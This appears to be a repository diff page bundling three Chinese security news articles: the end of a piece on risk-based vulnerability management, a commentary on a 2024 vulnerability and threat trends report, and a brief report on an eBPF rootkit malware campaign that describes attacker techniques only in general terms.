- 追求清零漏洞:以 100% 修复所有漏洞为目标是一项徒劳的努力,最终注定会失败;要确保响应能有效应对最紧迫的威胁,最必要的措施是风险优先级排序。
|
||||
|
||||
- 优先级不一致:关注的重点和资源分配一定要一致,以避免资源浪费,导致任务不完整或产生额外的工作量。
|
||||
|
||||
- 低估所需资源:VM 实施需要持续投入大量资源,无论是短期部署还是长期维护。
|
||||
|
||||
- 缺乏适当的工具:组织需要先进和集成的 VM 解决方案,以优化运营并最大限度地提高效率。
|
||||
|
||||
- 未考虑威胁情报:VM 工作应当始终将最新的风险评估和威胁情报纳入进来。
|
||||
|
||||
- 漏洞管理趋势
|
||||
|
||||
漏洞管理作为一种实践
|
||||
可以追溯到很多年前,但与网络安全的任何领域一样,它总是在不断发展。随着时间的推移,掌握VM 的最新趋势对于组织来说非常重要,可以有效地维护其解决方案和实践。
|
||||
|
||||
VM 最重要的趋势之一是攻击面迅速而持续地增长。
|
||||
随着物联网 (IoT) 和微服务的发展,资产管理变得越来越复杂。
|
||||
随着攻击面的扩大,准确跟踪资源和风险变得困难。
|
||||
|
||||
另一个趋势是使用威胁情报和优先级来确定更有效的基于风险的漏洞管理。
|
||||
最新的威胁情报可以有效且持续地帮助 VM 策略做出决策,哪些是必须缓解的最紧迫风险。
|
||||
|
||||
近年来,人工智能和机器学习 (AI/ML) 的发展在 IT 和网络安全的许多领域都备受关注,VM 也不例外。
|
||||
自动化
|
||||
也越来越多地用于简化 VM 任务。有效自动化的 VM 任务可以聚合来自多个工具的资产列表、持续监控工具结果、运行漏洞扫描。
|
||||
|
||||
**02**
|
||||
**选择漏洞管理解决方案**
|
||||
|
||||
|
||||
实施和管理有效的 VM 计划需要各种工具和实践, VM 解决方案是最基本的步骤之一。
|
||||
虽然组织可能很难确定哪种解决方案最适合他们的需求和资源,但下面的一些标准可以供读者参考来简化决策。
|
||||
|
||||
**VM 解决方案中一些最重要的功能包括:**
|
||||
- 易用性:
|
||||
有效的解决方案会尽可能简单地部署、配置和管理。
|
||||
|
||||
- 集成:
|
||||
出于安全性和效率原因,与其他工具和解决方案顺利协作的能力非常重要。
|
||||
|
||||
- 可扩展性:
|
||||
决策者应优先考虑能够根据组织的规模和范围进行扩展的解决方案。
|
||||
|
||||
- 报告:
|
||||
随着时间的推移,全面的报告有助于调整措施、维护合规性文档并提高效率。
|
||||
|
||||
**03**
|
||||
**基于风险的漏洞管理**
|
||||
|
||||
传统上,漏洞是根据通用漏洞评分系统 (CVSS) 进行评分的,CVSS 是衡量给定漏洞严重性的定量指标。
|
||||
它考虑了问题类型、利用问题的复杂性、所需的用户交互、影响等因素。
|
||||
分数范围从最不严重的 0 到最严重的 10。
|
||||
CVSS 系统在考虑威胁态势中的上下文、主观性、范围和复杂性的能力方面存在局限性。
|
||||
仅依赖 CVSS 分数可能会严重阻碍组织的 VM 功能。
|
||||
|
||||
基于风险的漏洞管理 (RBVM)
|
||||
是一种更有效的流程,用于识别和修复对组织构成最严重威胁的紧迫漏洞。这种方法基于集成的威胁情报、全面的风险评估和由 AI/ML 增强的功能,提供更有效的优先级排序。借助 RBVM,组织可以实现更准确、更有效和高效的 VM。
|
||||
|
||||
**结论**
|
||||
|
||||
开发和维护有效的 VM 计划需要大量的沟通协调、持续监控和全面的风险评估。
|
||||
为了确保有效的 VM,组织必须选择正确的解决方案、建立最佳实践并避免常见错误。
|
||||
通过实施有效的 RBVM计划,组织可以根据最新的威胁情报和高级优先级成功评估、缓解和修复漏洞。
|
||||
|
||||
数世咨询相关报告如下:
|
||||
|
||||
[报告发布 | 数世咨询:基于风险的脆弱性管理能力指南(附下载)](https://mp.weixin.qq.com/s?__biz=MzkxNzA3MTgyNg==&mid=2247512557&idx=1&sn=8288cc53637b1667431303ff1afec623&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
* 本文为小眼儿编译,注:图片均来源于网络,无法联系到版权持有者。如有侵权,请与后台联系,做删除处理。
|
||||
|
||||
— 【 THE END 】—
|
||||
|
||||
🎉 大家期盼很久的#
|
||||
**数字安全交流群**
|
||||
来了!快来加入我们的粉丝群吧!
|
||||
|
||||
🎁 **多种报告,产业趋势、技术趋势**
|
||||
|
||||
这里汇聚了行业内的精英,共同探讨最新产业趋势、技术趋势等热门话题。我们还有准备了专属福利,只为回馈最忠实的您!
|
||||
|
||||
👉
|
||||
扫码立即加入,精彩不容错过!
|
||||
|
||||

|
||||
|
||||
😄
|
||||
嘻嘻,我们群里见!
|
||||
|
||||
|
||||
更多推荐
|
||||
****
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzkxNzA3MTgyNg==&mid=2247514213&idx=1&sn=fa2d0412dbbce05ec48a9df909b7cfd3&chksm=c144cad8f63343ce0f383fc9d885c2c7ddcb3f3871270abea4c274775307858d350f60db3b54&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkxNzA3MTgyNg==&mid=2247513359&idx=1&sn=2f3bd51b24862de02cca6078688bafeb&chksm=c144c7b2f6334ea415adac810ce4803cdb3cd5e5ba194ff394b7278ebbb48cc830c8d405427a&token=824343009&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkxNzA3MTgyNg==&mid=2247531866&idx=1&sn=6f39682cbc5c8f1e3e0d2d15020fcf16&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,101 @@
|
||||
# 附原文 |《2024年漏洞与威胁趋势报告》深度解读
|
||||
原创 知识分享者 安全极客 2024-12-19 08:00
|
||||
|
||||
|
||||
|
||||
在信息技术飞速发展的当下,网络安全已然成为全球瞩目的焦点。**安全极客社区**精心译制的
|
||||
**《2024 年漏洞与威胁趋势报告》**明确指出,2023 年堪称网络安全领域的重要分水岭。这一年,新发现漏洞的数量出现了前所未有的增长态势,其中高危或严重级别的漏洞占比高达一半,漏洞利用的时间线显著缩短,然而平均修复时间却过长。金融服务、制造业以及公用事业等行业面临的网络威胁愈发严峻,首席信息安全官所承担的法律责任也日益加重。面对如此复杂多变的网络安全形势,各组织机构必须采取更为积极主动的策略。关于报告更详细内容,扫码查看原文!
|
||||
|
||||
|
||||
|
||||
加入知识星球,查看原文(中英文双版本)
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞数量增长与特征分析**
|
||||
|
||||
|
||||
1. 增长数据与趋势
|
||||
|
||||
2023 年,全球新增通用漏洞披露(CVE)数量如脱缰之马,一举突破 30,000 个大关,相较于上一年增长幅度高达 17%。这一数据不仅仅是简单的数字堆砌,背后实则反映出软件系统复杂性呈指数级攀升、互联设备如雨后春笋般激增以及安全研究投入持续加大等多方面因素的综合影响。从国家漏洞数据库(NVD)的历史记录来看,过去 30 年累计记录的 234,579 个漏洞中,近一半集中在最近五年被发现,这清晰地表明漏洞披露的频率已进入一个前所未有的高速阶段,同时漏洞本身的复杂程度也在与日俱增,仿佛一颗隐藏在网络世界深处的 “定时炸弹”,随时可能引爆安全危机。
|
||||
|
||||

|
||||
|
||||
2. 漏洞等级与利用时间差
|
||||
|
||||
更为令人揪心的是,这些新增漏洞中超过一半被无情地归类为高危或严重等级。这意味着一旦被利用,将对企业和组织的网络安全造成毁灭性打击。报告中还明确指出一个极为严峻的现象:漏洞披露与利用之间的时间差正在以惊人的速度急剧缩短。数据显示,多达 25% 的漏洞在披露当日就惨遭攻击者利用,而 75% 的漏洞也在披露后的短短 19 天内被攻击者成功攻破。相比之下,企业在发现漏洞方面平均耗时超过 200 天,修复漏洞更是长达 65 天之久。这种巨大的时间差,即所谓的 “暴露缺口”,就像一道敞开的大门,为攻击者提供了广阔的渗透空间,使防御方在这场网络攻防战中处于极为被动的境地,仿佛赤手空拳面对手持利刃的敌人,艰难地守护着网络安全的防线。
|
||||
|
||||
**人工智能在网络安全中的双面影响**
|
||||
|
||||
|
||||
1. 助力攻击的新态势
|
||||
|
||||
在当今网络安全的战场上,人工智能宛如一把双刃剑,其在攻击端的应用给防御方带来了前所未有的挑战。攻击者巧妙地利用生成式人工智能技术,极大地提升了攻击效率。他们借助人工智能生成的网络钓鱼邮件,其逼真程度令人咋舌,往往让收件人难辨真伪,从而更容易陷入攻击者精心设置的陷阱。同时,恶意软件也在人工智能的赋能下具备了动态调整能力,如同拥有了 “智慧” 一般,能够根据目标系统的环境变化实时改变攻击策略,这使得传统的检测工具在它们面前显得力不从心,如同古老的盾牌难以抵挡新型的利箭,网络安全防线面临着被轻易突破的风险。
|
||||
|
||||
2. 赋能防御的新契机
|
||||
|
||||
然而,人工智能并非只对攻击者有利,它也为防御方带来了全新的机遇和手段。据调查发现,44% 的企业反馈 AI 驱动的安全工具在威胁检测和响应过程中表现卓越。安全团队通过将人工智能与机器学习技术深度整合,如同为自己配备了一双 “火眼金睛”,能够更加迅速地识别潜在威胁,并凭借对海量数据的分析预测能力,提前洞悉攻击者的行动模式。这使得防御方在网络攻防的激烈对抗中逐渐扭转局势,从被动挨打转变为主动出击,在这场没有硝烟的战争中重新占据有利地位,为守护网络安全注入了强大的力量。
|
||||
|
||||
**行业特定的网络安全挑战**
|
||||
|
||||
|
||||
1. 金融服务行业的困境
|
||||
|
||||
金融服务行业因其掌握着海量的敏感数据,如客户的个人信息、财务状况等,长期以来一直是网络犯罪分子眼中的 “香饽饽”,成为他们觊觎的首要目标。数据是最有力的证明,全球范围内单次数据泄露的平均成本就高达 445 万美元,而在美国,这一数字更是飙升至令人咋舌的 948 万美元。如此高昂的成本不仅仅是经济上的损失,更会对金融机构的声誉造成难以挽回的损害,引发客户信任危机,进而导致客户流失、市场份额萎缩等一系列连锁反应,如同一场猛烈的风暴席卷整个金融体系,使其根基动摇。
|
||||
|
||||
2. 制造业面临的风险
|
||||
|
||||
制造业在现代工业发展进程中,由于高度依赖工业控制系统(ICS)和运营技术(OT),在 2023 年遭遇了重大挑战。ICS 漏洞数量如同火箭般激增了 230%,这一数字背后隐藏的是整个行业面临的巨大风险。这些漏洞犹如隐藏在工业生产线上的 “暗雷”,随时可能引爆,直接威胁到全球供应链的安全稳定。一旦遭受攻击,生产流程可能瞬间陷入瘫痪,企业不得不停工停产,这不仅会造成巨大的经济损失,还可能引发上下游企业的连锁反应,影响整个产业链的正常运转,如同多米诺骨牌般引发一系列严重后果。
|
||||
|
||||
3. 公用事业行业的潜在威胁
|
||||
|
||||
公用事业行业作为关键基础设施的核心支柱,如电力、供水、通信等领域,一旦遭受网络攻击,其影响将如同海啸般波及整个社会。例如,电力供应系统遭受攻击可能导致大面积停电,城市瞬间陷入黑暗,居民生活陷入混乱,企业生产被迫中断;供水系统出现问题则会影响民众的基本生活需求,引发社会恐慌。其潜在风险之大,不容忽视,每一个漏洞都可能成为引发社会动荡的导火索。
|
||||
|
||||
**网络安全治理的转变**
|
||||
|
||||
|
||||
1. SolarWinds 案例的警示
|
||||
|
||||
2023 年,美国证券交易委员会(SEC)针对 SolarWinds 及其首席信息安全官(CISO)采取的法律行动,如一声惊雷,在网络安全领域引起了轩然大波。这一事件鲜明地凸显出高管在网络安全事件中所承担的法律责任正在不断加重。它像一个强烈的信号,警示着企业界,在网络安全的舞台上,再也不能对安全问题掉以轻心。网络安全的透明性和合规性已不再是可有可无的选择,而是必须坚守的核心要求,如同企业生存发展的基石,任何忽视都可能带来灭顶之灾。
|
||||
|
||||
2. 对企业治理的深远影响
|
||||
|
||||
这一案例对企业的网络安全治理产生了深远而持久的影响。企业不得不重新审视自身的安全管理体系,从高层决策到基层执行,每一个环节都需要进行全面而深入的反思。网络安全不再仅仅是技术部门的职责,而是上升到企业战略层面,需要全员参与、全流程管控。企业必须建立健全严格的安全管理制度,加强内部监督与审计,确保每一个操作都符合法律法规和行业标准,以避免因网络安全问题而陷入法律纠纷的泥沼,在激烈的市场竞争中保持稳健前行。
|
||||
|
||||
**漏洞管理策略的变革**
|
||||
|
||||
|
||||
1. 传统策略的局限性
|
||||
|
||||
在面对日益复杂多变的网络威胁时,传统的漏洞管理策略逐渐暴露出其固有的局限性。过去,企业往往单纯依赖通用漏洞评分系统(CVSS)来评估漏洞的严重性,但这种方法犹如盲人摸象,只关注了技术层面的部分因素,而忽略了更为关键的业务背景、资产重要性等因素。在实际的网络环境中,不同的业务场景下,相同的漏洞可能产生截然不同的影响。例如,对于一个普通的企业内部系统,某个漏洞可能影响较小,但对于处理关键业务数据的核心系统而言,同样的漏洞可能引发灾难性后果。
|
||||
|
||||
2. 新策略的方向与实践
|
||||
|
||||
因此,报告强烈强调企业需要与时俱进,采用更为科学合理的漏洞管理策略。这要求企业在评估漏洞时,必须紧密结合自身的业务背景,深入分析资产的重要性,同时充分利用实时威胁情报,如同绘制一幅精准的网络安全地图,全面而细致地了解每一个漏洞可能带来的潜在风险。在此基础上,企业要能够动态调整漏洞的优先级,将有限的资源集中投入到最关键、最紧急的漏洞修复上。此外,缓解性安全控制措施的应用也至关重要。例如,入侵防御系统可以在漏洞未修复之前,像忠诚的卫士一样实时监测并阻断已知的攻击行为;网络分段能够将网络划分为不同的区域,即使某个区域遭受攻击,也能有效限制其扩散范围,防止攻击者横向移动;合理配置防火墙规则则可以根据预设策略精准过滤恶意流量,如同在网络入口处设置一道坚固的防线。这些措施相互配合,形成一个有机的整体,能够有效缩短 “暴露窗口”,为漏洞修复争取宝贵的时间,在网络安全防御战中发挥关键作用。
|
||||
|
||||
**结论**
|
||||
|
||||
|
||||
通过对《2024 年漏洞与威胁趋势报告》的深入技术解读,我们清晰地认识到现代网络安全环境已发生翻天覆地的变化。企业和组织不再仅仅是面对数量上的漏洞挑战,更要在瞬息万变的威胁面前保持高度的灵活性和主动性。整合人工智能技术,使其成为网络安全防御的得力助手而非攻击者的帮凶;优化漏洞管理流程,打破传统思维的束缚,建立更加科学高效的管理体系;针对不同行业的特点,制定并加强行业特定的防御策略,筑牢行业安全防线;提升安全治理透明度,从内部管理到对外信息披露,都要做到公开、透明、合规。
|
||||
|
||||
只有在这些战略方向上持续发力,企业和组织才能在复杂多变的数字化生态系统中构建起智能化、动态化的防御体系,如同打造一座坚不可摧的网络安全堡垒,在激烈的网络对抗中稳如磐石,确保自身的信息安全和业务持续稳定发展。这不仅是应对当前网络安全挑战的必要之举,更是走向未来数字化世界的关键保障。
|
||||
|
||||
**活动预告:******[“AI+Security”社区第4期活动,12.21线下沙龙报名开启了](https://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247495405&idx=1&sn=67249648d5c312b5c178b23b077d28f3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247495405&idx=1&sn=67249648d5c312b5c178b23b077d28f3&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493750&idx=1&sn=27bd578179e5abbdc8907b669519bb8f&chksm=c2b95d82f5ced4945cf8844013563398cb3a885ea96a2ee2b60bfcc26d77ebffe78a35285646&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493759&idx=1&sn=0aed37ae210bde25a6b16a745301b71d&chksm=c2b95d8bf5ced49d12eb8cc6192c4e091bf11b6ffe99d4025467ea98b9d04cad89ba0ea91710&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493770&idx=1&sn=2c6d24403cda8f0ef45cadb10e1bfebd&chksm=c2b95d7ef5ced4686e39951e21153c81f0a1e57cabf0937e0d996e6621385745d3ee30d98c11&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,39 @@
|
||||
# 黑客利用Linux eBPF传播恶意软件展开攻击活动
|
||||
BaizeSec 白泽安全实验室 2024-12-19 08:45
|
||||
|
||||
网络安全研究人员近期披露了一起针对东南亚地区企业和用户的新型Linux恶意软件活动。该活动利用了Linux eBPF(扩展Berkeley包过滤器)技术,通过隐藏网络活动、收集敏感信息和绕过安全措施,使得攻击检测变得异常困难。
|
||||
|
||||
Linux eBPF是一种强大的扩展Berkeley包过滤器技术,最初设计用于在Linux操作系统中高效地处理网络数据包。Linux eBPF允许开发者在内核中运行自定义代码,而无需更改内核源代码或加载内核模块,这使得Linux eBPF成为监控和分析网络流量、优化系统性能、实现安全策略等领域的理想选择。
|
||||
|
||||
**攻击过程技术分析:**
|
||||
- **Linux eBPF技术滥用:**
|
||||
|
||||
研究人员发现,攻击者滥用Linux eBPF技术,这是一种原本设计用于提供更好控制Linux操作系统网络功能的低级能力。Linux eBPF允许攻击者隐藏其网络活动,收集敏感信息,并绕过安全措施,这对于APT(高级持续性威胁)组织来说尤其有价值,因为它们寻求长期访问目标系统。
|
||||
- **木马部署:**
|
||||
|
||||
在这次活动中,攻击者使用Linux eBPF加载了两个rootkit。第一个eBPF rootkit隐藏了第二个rootkit的存在,后者随后部署了一个远程访问木马(Trojan.Siggen28.58279或Trojan:Win32/Siggen.GR!MTB),该木马能够建立加密传输隧道,允许攻击者即使在私有网络内也能与受感染的设备通信。
|
||||
- **公共平台作为命令控制中心:**
|
||||
|
||||
攻击者改变了他们存储恶意软件配置的方式。他们不再依赖私人命令和控制服务器,而是使用流行的、公开可访问的平台,如GitHub和博客。这种策略使得恶意流量看起来合法,因为它与正常网络活动相结合,同时也消除了攻击者维护单独控制基础设施的需要,这些基础设施更容易被检测和关闭。
|
||||
|
||||
自2023年以来,网络安全领域观察到恶意Linux eBPF软件的使用显著增加,这一趋势引起了业界的广泛关注。Linux eBPF技术因其在网络监控和系统性能优化方面的强大能力而被广泛采用,但同时也被网络攻击者用于增强其攻击手段。在这个背景下,多个恶意软件家族,包括Boopkit、BPFDoor和Symbiote,开始利用Linux eBPF技术发起攻击,显示出Linux eBPF在网络攻击中的新趋势。这些恶意软件通过不同的方式利用Linux eBPF技术:
|
||||
- **Boopkit:**
|
||||
这是一个已知的恶意软件家族,它使用Linux eBPF技术绕过传统的安全检测机制,隐藏其恶意行为,使得攻击者能够在目标系统中维持持久访问。
|
||||
|
||||
- **BPFDoor:**
|
||||
这是一种基于Linux eBPF的rootkit,能够加载并执行恶意Linux eBPF程序,这些程序能够执行包括数据窃取和系统监控在内的各种恶意活动。
|
||||
|
||||
- **Symbiote:**这是另一个利用Linux eBPF技术的恶意软件,通过感染系统文件和进程,增强了攻击者对受感染系统的控制能力。
|
||||
|
||||
此外,Linux eBPF技术中发现的众多漏洞进一步加剧了安全风险。这些漏洞使得攻击者能够利用Linux eBPF的高级功能执行恶意操作,例如提升权限、执行远程代码或绕过安全监控。随着Linux eBPF技术的不断发展和普及,攻击者也在不断研究和开发新的利用方法,使得基于Linux eBPF的恶意软件变得更加复杂和难以检测。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://hackread.com/hackers-exploit-linux-ebpf-malware-ongoing-campaign/
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user